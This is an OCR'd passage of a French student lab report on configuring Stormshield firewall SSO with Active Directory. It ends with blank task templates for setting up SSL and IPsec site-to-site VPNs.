
J'ai décidé de faire le SSO sur le firewall B et Active Directory s'est bien connecté du premier coup.




J'ai simplement changé l'ip du serveur pour 192.168.2.10. J'ai aussi installé une machine winclient avec Windows 10 pour tester qu'on voit bien les utilisateurs connectés grâce au SSO sur stormshield.




J'ai ensuite ajouté la méthode Agent SSO, j'ai entré l'objet winserv et j'ai bien mis la clé prépartagée que j'avais auparavant créé sur winserv et j'ai bien sélectionné le nom de domaine groupe3.local.



La règle 1 signifie que toute personne appartenant au groupe d'utilisateurs groupe3.local est automatiquement reconnue par le pare-feu sans avoir à saisir d'identifiants.



Ici nous pouvons voir les logs des utilisateurs du domaine qui se connectent et se déconnectent.



Cette interface affiche les utilisateurs actuellement connectés et identifiés par le pare-feu Stormshield. Elle permet de surveiller en temps réel les sessions actives, montrant que l'administrateur et l'utilisateur tp sont authentifiés via l'Agent AD avec leurs adresses IP respectives.

Tâche 12 Configuration d'un VPN SSL pour clients distants (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
redouane	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place un VPN SSL sur le site A pour le client du site B

Mettre en place un VPN SSL complet en utilisant un client OpenVPN pour Linux et le client Stormshield pour Windows.

Sous-tâches	Evaluation prof
Configuration d'un annuaire Génération d'un certificat	
Mettre en place les règles de filtrage et de NAT	
Configuration du service VPN SSL sur le Stormshield	
Installation et paramétrage des clients	
Tests de connexion	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)-+----------

Tâche 13 Configuration d'un VPN IPSEC site à site (5,25 points)

Liste des personnes impliquées avec pourcentage de répartition	
redouane	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place un VPN IPSEC entre vos deux sites

Vous commencerez par mettre en place un tunnel VPN IPSEC simple entre vos deux LANs, une fois testé et validé, vous mettrez en place un VPN utilisant les Virtual Tunneling Interface (VTI) pour relier dans un seul tunnel vos 4 réseaux (LAN A, DMZ A, LAN B et DMZ B).

Sous-tâches	Evaluation prof
Mettez en place un tunnel VPN entre vos deux LANs Testez et faites valider	
Mettez en place un tunnel entre tous vos réseaux en utilisant les VTI	
Testez et faites valider	
Utilisation des certificats pour l'authentification des SNSs	
Testez et faites valider	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)